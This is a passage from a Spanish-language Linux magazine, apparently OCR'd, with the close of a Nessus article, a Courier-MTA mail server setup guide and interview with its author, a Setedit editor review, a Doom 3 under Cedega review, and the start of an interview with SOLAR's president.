En la versión que instalamos (la de desarrollo) puede loguearse remotamente a un equipo y realizar tests para evaluar la seguridad desde el punto de vista de un usuario y comprobar que no tengamos nada mal configurado. Se conecta remotamente al equipo vía ssh y necesita que en Preferencias esté marcada la opción Use ssh to perform local security checks. Luego debemos completar los campos que son necesarios, para lo cual tenemos que saber cómo realizar un intercambio de llaves en ssh. Para realizar esta tarea, existe el comando ssh-keygen, sobre el cual deberían leer la documentación correspondiente, que les permitirá estar al tanto del procedimiento para intercambiar llaves entre dos equipos.

CONCLUSION

Nessus es una herramienta libre que, sin lugar a dudas, puede competir con cualquiera de las propietarias. Tiene frecuentes actualizaciones de sus plugins, y un desarrollo continuo de ellos. Con esta herramienta podremos auditar desde redes completas hasta hosts específicos. Es muy útil si tenemos una red con muchos hosts Windows y queremos determinar quién está usando Kazaa, quién se pasa todo el día en MSN y hasta quién tiene algún troyano instalado en su equipo. No lo duden un segundo más, y comiencen a escanear su LAN, porque seguramente se llevarán alguna sorpresa. ★ **Guido Lorenzutti**



LA SECCION DE CONFIGURACION DE NESSUS NOS PERMITE ESTABLECER LAS OPCIONES QUE DEFINIRAN EL FUNCIONAMIENTO DEL SISTEMA.



DESDE EL SITIO OFICIAL DEL SISTEMA (WWW.NESSUS.ORG) ES POSIBLE DESCARGAR LA ULTIMA VERSION.

SERVIDOR DE E-MAIL

ME LA PASO RECOMENDANDO COURIER-MTA EN TODAS PARTES. HOY ME LLEGO LA HORA: DEJO DE AMENAZAR, Y LES PRESENTO ESTA MARAVILLOSA PIEZA DE SOFTWARE... Y COMENTARIOS DE SU AUTOR.

Courier-MTA

El paquete Courier-MTA es un completo sistema de correo: provee servicio de ESMTP, POP3, IMAP, Webmail, panel administrativo y configuración vía Web. Además, soporta TLS y SSL para SMTP, POP3 e IMAP. Tiene un excelente soporte de usuarios y dominios virtuales muy fácil de utilizar, y las cuentas de usuarios se pueden almacenar en MySQL, PostgreSQL y OpenLDAP. ¿Les interesa probarlo? Ante todo, es bueno saber que si no queremos usar dominios virtuales –o sea, si sólo vamos a "hostear" correo del dominio de nuestro servidor–, entonces no es necesario utilizar un "backend" SQL o LDAP.
Courier-MTA también posee un agente de distribución de correo (MDA, *Mail Delivery Agent*) llamado "maildrop", que, a su vez, incluye un lenguaje para armar avanzadas reglas de correo (que veremos en una próxima entrega), muy superiores a las ofrecidas por procmail y con un mejor manejo de recursos.
Soporta los llamados *mailfilters*, que permiten aplicar filtros muy complejos tanto al correo **entrante como al saliente**. Trae un filtro de ejemplo escrito en Perl, llamado graciosamente **perlfilter**, y siguiendo ese ejemplo, un programador podría desarrollar los filtros en el lenguaje que desee.
En este artículo voy a suponer que ustedes están instalando un MTA desde cero, y no que están haciendo una migración de un sistema existente basado en otro MTA, como Sendmail, Postfix, Exim o Qmail. Ya habrá tiempo más adelante, si les interesa, de tratar el tema en nuestras páginas. Por otra parte, voy a suponer que desean utilizar PostgreSQL para almacenar la configuración de usuarios, lo cual es mucho más interesante que una configuración PAM, o sea, empleando usuarios del sistema, y mucho más funcional y útil para futuros administradores de sistemas. La instalación y configuración de PostgreSQL corre por cuenta de ustedes, pero, obviamente, encontrarán en estas páginas las sentencias SQL necesarias para crear bases de datos, tablas y usuarios.

DESCARGA

La última versión estable disponible al momento de redactar este artículo es la 0.46. En el recuadro encontrarán la dirección directa de descarga de Courier-MTA y otros componentes. Vale destacar que Courier-IMAP y Maildrop vienen incluidos en el paquete Courier-MTA, no así el resto de los paquetes disponibles para descarga.
En septiembre el autor liberó la primera herramienta de análisis de los logs de Courier, courier-analog, que me fue de gran utilidad. Pueden descargarla desde la misma página.

¡MUY IMPORTANTE! Courier debe ser desempaquetado y compilado por un usuario que no sea root. Esto no es opcional, es obligatorio.

Una vez descargado y desempaquetado, encontraremos un archivo INSTALL. Les recomiendo fervientemente que lo lean completo antes de hacer nada. Courier es complejo, completo y muy seguro. Muchos de los pasos de la instalación son opcionales si es que sólo deseamos hacer una instalación simple, pero si queremos aliases en LDAP, carpetas compartidas en IMAP o envío y recepción de faxes, no nos quedará más remedio que prestarles mucha atención a esas secciones opcionales.

Atención: si usan Gentoo, tan sólo "emerge courier" será necesario. Recuerden agregar el servicio FAM (*File Alteration Monitor*) y el courier al inicio del sistema:

```
rc-update add famd default
rc-update add courier default
```

Si quieren hilar fino en la instalación de paquetes adicionales usados por Courier, con **emerge -pv courier** podrán ver qué banderas de USE pueden eliminar a emerger, por ejemplo, para remover el soporte MySQL, dejando PostgreSQL:

```
USE="-mysql postgres" emerge courier
```

PASOS PREVIOS A LA COMPILACION

Antes de compilar el código, es necesario crear un usuario y grupo **courier**:

```
groupadd courier
useradd -g courier courier
```

Si no lo hacen, el script **configure** de **courier** intentará usar **daemon** o algún usuario/grupo similar, pero siempre es buena práctica de seguridad separar los tantos. Los usuarios que deseen cambiar en qué directorio debe ir cada componente de courier (manpages, archivos de /etc, binarios, queue, etc.) pueden hacerlo con switches del script **configure** que pueden obtener mediante:

```
./configure --help
```

desde el directorio creado al desempaquetar el tar de courier. Por default, todo se instala por debajo de **/usr/lib/courier**, pero podríamos elegir guardar la configuración solamente en **/etc/courier**, con:

```
./configure --sysconfdir=/etc/courier
```

O tal vez, si deseamos cambiar el path **/usr/lib/courier**, podemos usar el parámetro **--prefix**:

```
./configure --prefix=/algun/otro/directorio
```

Para ahorrar un poco de tiempo, podemos elegir deshabilitar todos los módulos de autenticación que no vamos a utilizar, agregando los siguientes parámetros a la línea de comandos de **./configure**:

```
--without-authpam
--without-authldap
--without-authpwd
--without-authmysql
--without-authshadow
--without-authuserdb
--without-authvchkpw
```

ATENCION: Muchos paquetes de software permiten utilizar parámetros de **configure** para cambiar directorios y habilitar/deshabilitar funciones, etc. Revisen detalladamente la salida del comando **./configure --help | less** para conocerlos.

COMPILACION

Una vez ejecutado **./configure**, con o sin parámetros especiales, la compilación de courier sigue prácticamente los pasos comunes que todos conocen. Desde el directorio raíz de la distribución de Courier-MTA, ingresen los siguientes comandos:

```
make
make check
```

El **make check** es opcional, pero no está de más, ya que realiza pruebas de los módulos compilados y otros aspectos del sistema en relación con el MTA. Si llega a fallar, lo más probable es que puedan solucionar el problema aplicando algunos parámetros del script **./configure** (va más allá del propósito de este artículo analizar las causas posibles de las fallas). Si todo sale bien, ahora deberán hacer "su" al usuario root. En este caso usamos "su" a secas, y no "su -", para no cambiar el directorio actual. Recuerden que el desempaquetado y **./configure** lo hicieron con un usuario diferente.
Una vez con root, cambien su **umask** al valor 022 (lo que implica "por default tomar permisos 755 para directorios, y 644 para archivos"). Esto se logra con el siguiente comando:

```
umask 022
```

Ahora, con los comandos que se indican a continuación, se copiará Courier-MTA a **/usr/lib/courier**, si es que no modificamos el **default**, ni el **sysconfdir**. Noten que usamos "install-strip" en vez del común "install", porque quita los símbolos de depuración de los binarios que se instalen, haciéndolos más pequeños. Por supuesto, podríamos usar "make install" si quisiéramos mantener los símbolos de depuración:

```
make install-strip
make install-configure > upgrade.log
```

El comando **make install-configure** permite actualizar la configuración de un Courier que ya esté instalado, pero sólo a partir de la versión 0.30 (ver INSTALL para conocer más detalles), manteniendo la configuración previa y agregando las diferencias de la nueva versión. Este no es un paso opcional, debemos hacerlo aunque no tengamos una versión anterior de Courier. En el ejemplo, redireccionamos su salida al archivo **upgrade.log**, que sería interesante revisar posteriormente.

CONFIGURAR COURIER-MTA

Una vez realizado el **make install-configure**, podemos cambiar al directorio definido como **sysconfdir**. Por default, éste será **/usr/lib/courier/etc**. Desde allí editaremos varios archivos, utilizando un editor de texto plano (joe, nano, vi, jed, emacs). A continuación, un listado de los archivos que tenemos que editar, y un detalle de los parámetros MINIMOS por modificar. Los archivos de configuración están muy bien comentados, y las páginas del manual en **/usr/lib/courier/man** son excelentes y pueden verse con Midnight Commander.

★ **authdaemonrc**: en la línea 27 aproximadamente, definir **authmodulelist** con el valor "authpgsql", correspondiente a PostgreSQL.

★ **authmodulelist**: tan sólo debe contener una línea, la cadena "authdaemon".

★ **bofh**: ingresar **BOFHBADMIME=accept** para evitar que los mails enviados por clientes que hagan uso incorrecto de MIME (ciertas versiones de Outlook) sean descartados.

★ **courierd**: línea 79 aproximadamente, **DEFAULTDELIVERY=./Maildir**. Línea 97 aprox., **ESMTP_CORK=1**.

★ **esmtpd**: línea 41 aproximadamente, **BOFHCHECKDNS=1**
Línea 47 aproximadamente, **BOFHNOEXPN=1**
Línea 53 aproximadamente, **BOFHNOVRFY=1**
Línea 264 aproximadamente, **TCPDOPTS="-nodnslookup -noidentlookup"**
Línea 277 aproximadamente, **AUTHMODULES="authdaemon"**
Línea 297 aproximadamente, **ESMTPAUTH="LOGIN CRAM-MD5"**
Línea 326, al final, **ESMTPDSTART=YES**

★ **locals**: la primera línea será **localhost**, y la segunda, el contenido del archivo **/etc/HOSTNAME**; por ejemplo, **murray.buanzo.com.ar**. No se refiere a un dominio de mail (lo que sigue a la arroba).

★ **me**: contendrá una única línea, y será el dominio de mail local; por ejemplo, **buanzo.com.ar**.

★ **pop3d**: línea 45, aproximadamente, **AUTHMODULES="authdaemon"**
Línea 123 aproximadamente, **TCPDOPTS="-nodnslookup -noidentlookup"**
Línea 142, al final, **POP3DSTART=YES**.
Este archivo configura los parámetros del demonio POP3.

★ **aliases/system**: en la línea 22 aproximadamente, definir el alias **postmaster**. Ejecutar **../sbin/makealiases**. Este archivo permite armar aliases y redireccionamientos tanto a direcciones de mail múltiples como a programas.

★ **smtpaccess/default**: este archivo configura quiénes pueden enviar mails (hacer relay) utilizando nuestro servidor. Por default, se les da permiso a todas las redes privadas y al loopback, 127.x.x.x. Ejecutar **../sbin/makesmtpaccess**.

INICIAR EL SERVICIO

Por supuesto, aún falta definir direcciones de mail. Pueden esperar al próximo número de la revista, o hacerlo como tarea para el hogar. Los invito a bajar el script de inicio de Courier (ver recuadro). El archivo se llama **couriermta**. Colóquenlo en el directorio **/etc/init.d**, **/etc/rc.d/init.d** o similar de su distribución y vincúlenlo al inicio del sistema. Con Gentoo ya vimos cómo hacerlo, y no necesitan este archivo. Con otras distribuciones que tengan **chkconfig**, pueden usar el siguiente comando:

```
cp couriermta /etc/init.d
chmod +x /etc/init.d/couriermta
chkconfig -a couriermta
```

Si dicho comando no funciona, intenten con:

```
chkconfig --add couriermta ; chkconfig
    --level 235 couriermta on
```

En la segunda parte de esta nota, veremos todo lo referente a PostgreSQL en combinación con Courier-MTA y algunos detalles de seguridad. ¡Disfruten la entrevista a Sam Varshavchik, autor de Courier-MTA! ★ **Arturo "Buanzo" Busleiman**

ENTREVISTA A SAM VARSHAVCHIK, AUTOR DE COURIER

Linux USERS: Cuéntenos un poco acerca de Ud.
Sam Varshavchik: Soy programador para varias compañías financieras de la ciudad de Nueva York. Nací en Rusia, y a los 11 años emigré a los Estados Unidos. Terminé la Licenciatura en Ciencias de la Computación, y desde entonces trabajo por aquí.

LU: ¿Qué es lo que más le gusta de Courier-MTA?
SV: Hace lo que necesito. Desarrollé Courier después de haber probado casi todo MTA existente, pero no encontré ninguno que hiciera todo lo que yo hubiera querido. Por lo tanto, reinventando un poco, hice uno.

LU: Si tuviera que convencer a nuestros lectores de probarlo... ¿qué les diría?
SV: Pregunta complicada. Francamente, Courier no es para principiantes. Aunque muchas personas puedan instalarlo sin demasiadas complicaciones, creo que es mejor tener cierta experiencia de administración y mantenimiento de servidores de correo, y un moderado conocimiento de las tecnologías vinculadas al correo electrónico. Courier es complejo, eso se ve por el contenido del archivo INSTALL. Tendrán que dedicarle algo de tiempo para tenerlo instalado y funcionando.

LU: ¿Han existido vulnerabilidades, de cualquier clase, en Courier-MTA?
SV: Ha habido vulnerabilidades propias, creo yo, de las de cualquier software de este nivel de complejidad, pero nada serio. Las vulnerabilidades eran mayormente en partes de Courier poco usadas, o no habilitadas por default en lo más mínimo. Por ejemplo, al principio de este año hubo un error XSS (*Cross-Site Scripting*, posibilidad de inyectar código JavaScript o similar en una página para que sea ejecutado desde otra) en el Webmail, pero sólo si se utilizaba el comando Ver Cabeceras Completas. Muy poca gente ve las cabeceras de los mails. El año pasado hubo algunos bugs en las funciones de conversión de un juego de caracteres de Asia Oriental, que no es compilado por default. Hubo una vulnerabilidad de SQL Injection (N. del T.: ver recuadro) en el driver MySQL, y una de agotamiento de CPU en el servicio IMAP, causado por correos corruptos. También hubo una hace unos meses en las funciones de depuración de logs, que no se habilitan por predefinición.

LU: ¿Qué funcionalidad piensa agregar a largo plazo?
SV: Pienso trabajar en funcionalidades vinculadas al trabajo en grupo (N. del T.: "groupware"), y en todo lo que se me vaya cruzando por la cabeza.

LU: ¿Cómo es la relación entre Courier-MTA, sus usuarios y usted?
SV: Hay un par de listas de correo. La principal, courier-users, es bastante grande, con varios miles de suscriptores. Courier tiene sus fans y detractores, como cualquier otro paquete Open Source. Mi personalidad me lleva a participar activamente en las listas y en grupos de USENET (N. del T.: es muy raro que Sam no responda consultas).

LU: ¿Qué funcionalidad antispam provee Courier?
SV: Courier tiene varias APIs internas de filtrado. Podrían ser mejoradas, y planeo hacerlo en el futuro próximo. Puede utilizar listas negras basadas en DNS (DNSBLS), como cualquier otro servidor de mail, pero la próxima versión traerá soporte para SPF - Sender Policy Framework (N. del T.: ver recuadro). Es posible configurar cuán permisivo es Courier-MTA en relación con las RFC, MIME, etc. Hay un montón de spam generado por aplicaciones que no respetan dichos estándares, y podemos usar eso. Desafortunadamente, también hay clientes de correo que no los respetan.

LU: ¿Algo que quiera agregar?
SV: ¡Sí! Mucha gente olvida que Courier trae un módulo de configuración basado en Web, muy completo. Por otra parte, la próxima versión de Courier incorporará un analizador de logs, courier-analog, con reportes de uso de IMAP, POP3 y SMTP.

UN EDITOR QUE TRAE RECUERDOS

SET's Editor

EN ESTA NOTA ANALIZAREMOS EL EDITOR DE TEXTO DE SET (LA SIGLA DERIVA DEL NOMBRE DE SU CREADOR, SALVADOR EDUARDO TROPEA). ESTE EDITOR "PRINCIPALMENTE GPL/LGPL" (SEGUN LA DOCUMENTACION) HECHO EN LA ARGENTINA REUNE VARIAS HERRAMIENTAS UTILES PARA LOS PROGRAMADORES DENTRO DE UNA MISMA IDE. VEAMOS DESDE COMO CONSEGUIRLO HASTA ALGUNAS DE SUS HERRAMIENTAS MAS INTERESANTES.


Para utilizar Setedit es necesario instalar primero la biblioteca TurboVision, que puede descargarse desde la misma página del editor, en http://setedit.sourceforge.net/.
El primer paso es desempaquetar el tar.gz de TurboVision en un directorio y luego, para compilar e instalar esta biblioteca sólo hay que hacer:

```
$ ./configure
$ make
# make install
```

Como puede verse, el último comando se debería ejecutar como usuario root.
Una vez instalada esta biblioteca, podemos proceder a compilar e instalar Setedit. Para hacerlo, realizamos los mismos pasos que con la biblioteca TurboVision: desempaquetamos el tgz de Setedit dentro de un directorio y luego:

```
$ ./configure
$ make
# make install
```

Estos pasos deberían ser casi infalibles, ya que no se han reportado muchas fallas al respecto.



DESDE SU SITIO WEB EN HTTP://SETEDIT.SOURCEFORGE.NET ES POSIBLE DESCARGAR TANTO SETEDIT PARA VARIAS PLATAFORMAS, COMO ASI TAMBIEN LA BIBLIOTECA TURBOVISION QUE NECESITA INDISPENSABLEMENTE PARA FUNCIONAR.

COMO UTILIZARLO

Una vez instalado, sólo hay que ejecutar el programa Setedit desde el shell, y ya estaremos dentro del editor. Para comenzar a editar un archivo, vamos a File/New. Lo que al principio resulta "tramposo" es que para abrir el menú tenemos que presionar la tecla ALT+ la letra remarcada, y no apretar directamente ALT, que es lo más intuitivo. Sin embargo, después de leer la pantalla, nos damos cuenta de que se puede abrir el menú presionando F10.
También podremos crear/abrir un archivo si, al momento de ejecutar, se lo pasamos como parámetro en la línea de comandos.
Por el simple hecho de ser un editor de texto, podemos hacer las operaciones básicas de copiar, pegar y cortar. Además, es posible tener varias ventanas abiertas simultáneamente con distintos archivos, y el mouse se acopla perfectamente, aun trabajando desde la consola.
Cuando tenemos varias ventanas abiertas, presionando ALT+0 vemos un listado de todas ellas y podemos movernos rápidamente a la que queramos.
Setedit nos permite crear proyectos, en el sentido de agrupar archivos para que, al abrir el conjunto, todos estén en la lista y podamos acceder directamente a ellos. No ofrece ninguna ayuda del estilo de crear un archivo makefile para compilar todo el proyecto o similar. También nos permite manejar rectángulos (como lo hace Emacs).
Si bien el editor es bastante completo, tiene algunas desventajas. Por ejemplo, como su interfaz no estaba pensada para ser utilizada desde una consola, se han usado todas las combinaciones de teclas ALT+N (N es un número), de modo que no podemos cambiar de consola como normalmente lo hacemos.

AYUDA AL PROGRAMADOR

Setedit permite definir macros para ayudar a la programación; incluso posee algunas definidas. Si estamos editando un archivo .c, y escribimos ma y luego presionamos CTRL+Espacio, aparece automáticamente toda la definición de la función main, con sus parámetros, y hasta las llaves y el return. Este es sólo un ejemplo, ya que podemos definir nuestras propias macros para extenderlo hasta nuestra necesidad.
También posee una opción para indentar el código automáticamente, aunque esta herramienta no es tan fácil de entender (como dice la ayuda, "si sabes C++ puedes contactar al creador para que te pase las instrucciones que te permitan modificar el código fuente para cambiar la lógica de la indentación").
Por supuesto que también colorea la sintaxis para mejor comprensión de nuestro código fuente (para detectar errores). Sin embargo, es necesario guardar el archivo para que esta herramienta se habilite por primera vez.

DOCUMENTACION ONLINE


Uno de los aspectos más interesantes de este editor es la documentación sobre funciones de la biblioteca estándar de C (y no tan estándar también). Si estamos editando un archivo .c y tenemos dudas acerca de cómo se usa o qué hace una función, sólo debemos posicionarnos sobre el nombre correspondiente (o escribirlo para buscarla) y presionar CTRL+F1. Automáticamente el sistema nos mostrará el prototipo de la función junto con la explicación acerca de qué hace y cómo se usa. Esta ayuda, que no está normalmente en los editores, nos ahorra mucho trabajo, porque no tendremos que ir a otra terminal para consultar las páginas del manual. De todos modos, también es posible consultar las páginas del man directamente desde Setedit yendo a Help/Man page View.

OTRAS UTILIDADES


A pesar de ser un editor de texto, Setedit ofrece algunas herramientas "poco convencionales". Por ejemplo, un pequeño reproductor de MP3 para escuchar música mientras escribimos.
También incluye dos calculadoras (una sencilla y otra que acepta ecuaciones complejas) que siempre son útiles cuando estamos programando. Otro recurso de gran utilidad es la tabla de caracteres ASCII: presionando una tecla, nos dice su valor en decimal, hexadecimal y su representación gráfica.
También nos permite exportar el archivo como HTML con colores, tal como se ve en pantalla. De esta manera, es posible armar un página para publicar códigos que puedan verse desde la Web de forma agradable y sin mucho esfuerzo.
Por último, incluye un salvapantallas muy psicodélico que se activa automáticamente luego de 180 segundos de inactividad (por defecto).

EN CONCLUSION


Setedit es una excelente alternativa a los editores estándar, como emacs o vi. Se orienta a ser un editor más amigable que éstos, por lo que será más interesante para aquellos que no deseen pasarse horas leyendo para aprender a editar un archivo.
El editor es bastante completo, y nos provee de varias características extra (como las macros, indentación, etc.), además de las básicas e indispensables. ★ **Demian Pablo Alonso**



EN SETEDIT PODEMOS ESCRIBIR DESDE UN ARTICULO PARA UN REVISTA (COMO PUEDE VERSE EN LA IMAGEN) HASTA CODIGO FUENTE DE UN PROGRAMA. ADEMAS, ES FACIL DE CONFIGURAR.



¡AQUI VEMOS A SETEDIT REPRODUCIENDO UN MP3! AL MISMO TIEMPO TENEMOS ABIERTOS UNA CALCULADORA, LA TABLA DE CODIGOS ASCII Y UN CALENDARIO. TODO, DENTRO DE LA MISMA APLICACION.



AQUI VEMOS EL RESULTADO DE EXPORTAR EN HTML EL CODIGO FUENTE DEL EJEMPLO DE LA NOTA DE PTHREADS. ESTO FACILITA EL PROCESO DE SUBIR PAGINAS CON NUESTRO CODIGO Y QUE POSEAN SINTAXIS COLOREADA.

LA ESPERA TERMINO

Doom3

LUEGO DE AÑOS DE ESPERAR ESTA ULTIMA ENTREGA DE LA SAGA DOOM, LA TERCERA PARTE VIO LA LUZ EN EL MUNDO WINDOWS Y, MIENTRAS AGUARDAMOS LA VERSION NATIVA DE GNU/LINUX, PODEMOS JUGARLO HACIENDO USO DE UN EMULADOR.

Para los que no lo conocen, *DOOM 3* es un juego de tipo FPS (disparo en primera persona, o *first person shooter*), muy terrorífico no por las imágenes, sino más bien por la ausencia de ellas. Con esto no quiero decir que al juego le falte calidad (de hecho, tiene los gráficos más espectaculares que he visto hasta el momento), sino que es tan oscuro que da miedo.
Si bien la empresa (ID Software) ha prometido un ejecutable de este título para GNU/Linux, al momento de escribir esta nota, aún no había salido. Entonces, ¿cómo podemos hacer para jugarlo en nuestro sistema? La respuesta es Cedega 4.0.1, de la empresa Transgamming. Se trata de la versión 4 del conocido Winex y se puede conseguir en **www.transgaming.com** (hay que pagarlo, es comercial).

Los requerimientos de *DOOM 3* son:

- ★ **Procesador: i686 2 GHz**
- ★ **Memoria RAM: 512 MB**
- ★ **Placa de video: Radeon 9800/GeForce FX 5600 o superior**
- ★ **Espacio libre en disco rígido: 2,5 GB (1,7 GB para la instalación, y el resto es para caché)**

COMO INSTALAR DOOM 3

Ingresamos el primero de los tres CDs; recuerden que hay que tener configurada la lectora con Supermount o Magicdev para poder expulsar el CD luego. En modo gráfico (X-Window) abrimos una consola (xterm) y nos dirigimos al directorio donde esté montado nuestro CD. Una vez allí, ejecutamos **cedega ./launch.exe**. Aparece un menú en el cual debemos seleccionar la opción **Install**.

En este paso no hay nada que destacar, excepto el CD-Key, que, como dice en la instalación, debe estar impreso dentro de la caja donde vino el juego. Sin él, no podremos instalarlo, y si es incorrecto (obtenido de Internet), es muy probable que no podamos jugar en línea.
Una vez instalado, vamos al directorio donde instalamos *DOOM 3* y ejecutamos **cedega doom3.exe**. ¡A jugar!

EN EL JUEGO

Todas las opciones requeridas para jugar, configurar los controles o personalizar la configuración del juego se encuentran en el menú principal.

★ **New Game (Juego nuevo)**
Seleccionamos esta opción si queremos jugar desde el principio de la historia. Se nos preguntará la dificultad que deseamos. Noten que el modo Nightmare (pesadilla) está inhabilitado; podremos seleccionarlo luego de completar el juego en alguna otra dificultad.

★ **Load Game (Abrir juego)**
Permite abrir un juego salvado anteriormente.

★ **Multiplayer (Multijugador)**
Para encontrar o crear una partida, ya sea en LAN o en Internet.

★ **Mods (Modificaciones)**
Desde aquí podremos ver y ejecutar cualquier modificación del juego que hayamos instalado.

★ **Updates (Actualizaciones)**
Verifica si hay actualizaciones del juego por Internet.

★ **Credits (Créditos)**
Muestra quiénes hicieron el juego.

★ **Quit (Salir)**
Salir del juego.

MAS LENTO QUE EN WINDOWS...

Al no tener aún el ejecutable para GNU/Linux, deberemos emularlo. Esto hace que el juego se vea muy lento: para que tengan una idea, en una configuración en la que en Windows se obtienen unos 60 cuadros por segundo promedio, en GNU/Linux se logran alrededor de 20.

MODO SINGLEPLAYER

Al ser un juego creado para un solo jugador, lo mejor está en este modo. Aquí seremos un soldado del futuro que llega a Marte desde la Tierra para trabajar en una empresa de investigación tecnológica llamada Union Aerospace Corporation's Mars Research Facility.

Allí se llevan a cabo numerosos experimentos, pero a medida que vayamos avanzando en el juego, la historia se irá expandiendo y, como siempre, terminaremos encargados de salvar el planeta.

DESTACADOS DEL JUEGO

Muchas veces tendremos que leer y utilizar computadoras durante el desarrollo del juego. Para asistirnos, tenemos una PDA (a la cual accedemos mediante la tecla **TAB**) en la cual cargamos mensajes (escritos y hablados), videos y llaves de seguridad. Las armas son las mismas que teníamos en los *DOOM* anteriores, más el agregado de una linterna que no sólo sirve para ver en la oscuridad sino también para golpear a los enemigos (en donde dice "golpear", entiéndase "hacer cosquillas"), y una nueva arma llamada cubo de almas (*soul cube*), que corta las cabezas de nuestros enemigos.

MODO MULTIPLAYER

No hay mucho que destacar de este modo. Sólo permite cuatro jugadores al mismo tiempo, e incluye cuatro modos de juego:

1. **Deathmatch (Combate a muerte)**: todos contra todos; el que más mata es el que mayor puntaje obtendrá.
2. **Team Deathmatch (Combate a muerte en equipos)**: Dos jugadores contra otros dos; las reglas son las mismas que en Deathmatch.
3. **Last Man Standing (Ultimo hombre en pie)**: todos los jugadores tienen un número limitado de vidas; el objetivo es ser el último vivo.
4. **Tournament (Torneo)**: es una especie de duelo, en el que dos jugadores pelean mientras los otros dos permanecen en modo espectador.

Cuando uno de los que están peleando mata al otro, el primero en la lista de espera que estaba como espectador pasa a pelear, mientras que el perdedor pasa al último lugar en la lista de espera.

CONCLUSION

El juego en modo singleplayer es muy bueno, y uno no para de asustarse. Basta con decir que desde que jugué a *DOOM 3* por primera vez, duermo con una linterna bajo la almohada. Lo malo de este modo es que, después de un rato de jugarlo, esperamos que se termine. La historia está buena, pero no hay muchas variaciones, y lo peor es que, si bien podemos llevar más de seis armas encima, no podemos sostener una en una mano y la linterna en la otra (al mejor estilo *Silent Hill*). Otra cosa mala es que la mayoría de los sonidos son muy parecidos a los de *Quake 2*.

El modo multiplayer está lejos de ser divertido. Si bien la calidad de los mapas en los que jugamos no tiene precedente, el juego se torna aburrido. El límite de cuatro personas también dificulta encontrar una partida disponible para jugar en Internet. Pese a estos aspectos negativos, creo que a los jugadores del antiguo *DOOM* les va a gustar mucho, y no me arrepiento de haberlo jugado (salvo a la noche, cuando escucho ruidos extraños y tengo que prender rápidamente mi linterna). ★ **Juan Pablo Firrincieli**

ENTREVISTAMOS AL PRESIDENTE DE SOLAR

Martín Olivera

EN ESTA OCASION ENTREVISTAMOS A LA PERSONA ENCARGADA DE DIRIGIR LAS OPERACIONES DE UNA DE LAS ENTIDADES DE SOFTWARE LIBRE MAS IMPORTANTES DE LATINOAMERICA.

GNU/Linux USERS★ Martín, ¿cómo y cuándo se acercó al mundo del Software Libre?
Martín Olivera★ No hace mucho que uso sólo Software Libre. Empecé por mi trabajo como programador, haciendo algunas cosas con PHP y MySQL en el 2001. Pero mi entrada en el mundo del Software Libre fue cuando asimilé la filosofía que sostiene al movimiento, y las reales implicancias que puede tener el tema, más allá de la técnica. En la empresa donde trabajaba era tan natural compartir el código como el conocimiento dentro del equipo de desarrollo, por lo que siempre entendí esas ventajas como programador. Cuando lo vi desde el punto de vista del usuario y del país, comprendí que el software no libre era un problema y que había que participar para cambiar muchas cosas. Primero me sumé y aprendí mucho en la lista de Proposición (**www.proposicion.org.ar**), y a partir de allí me fui metiendo en este mundo cada día más.

LU★ Cuéntenos un poco de SOLAR, ¿cuándo surgió?
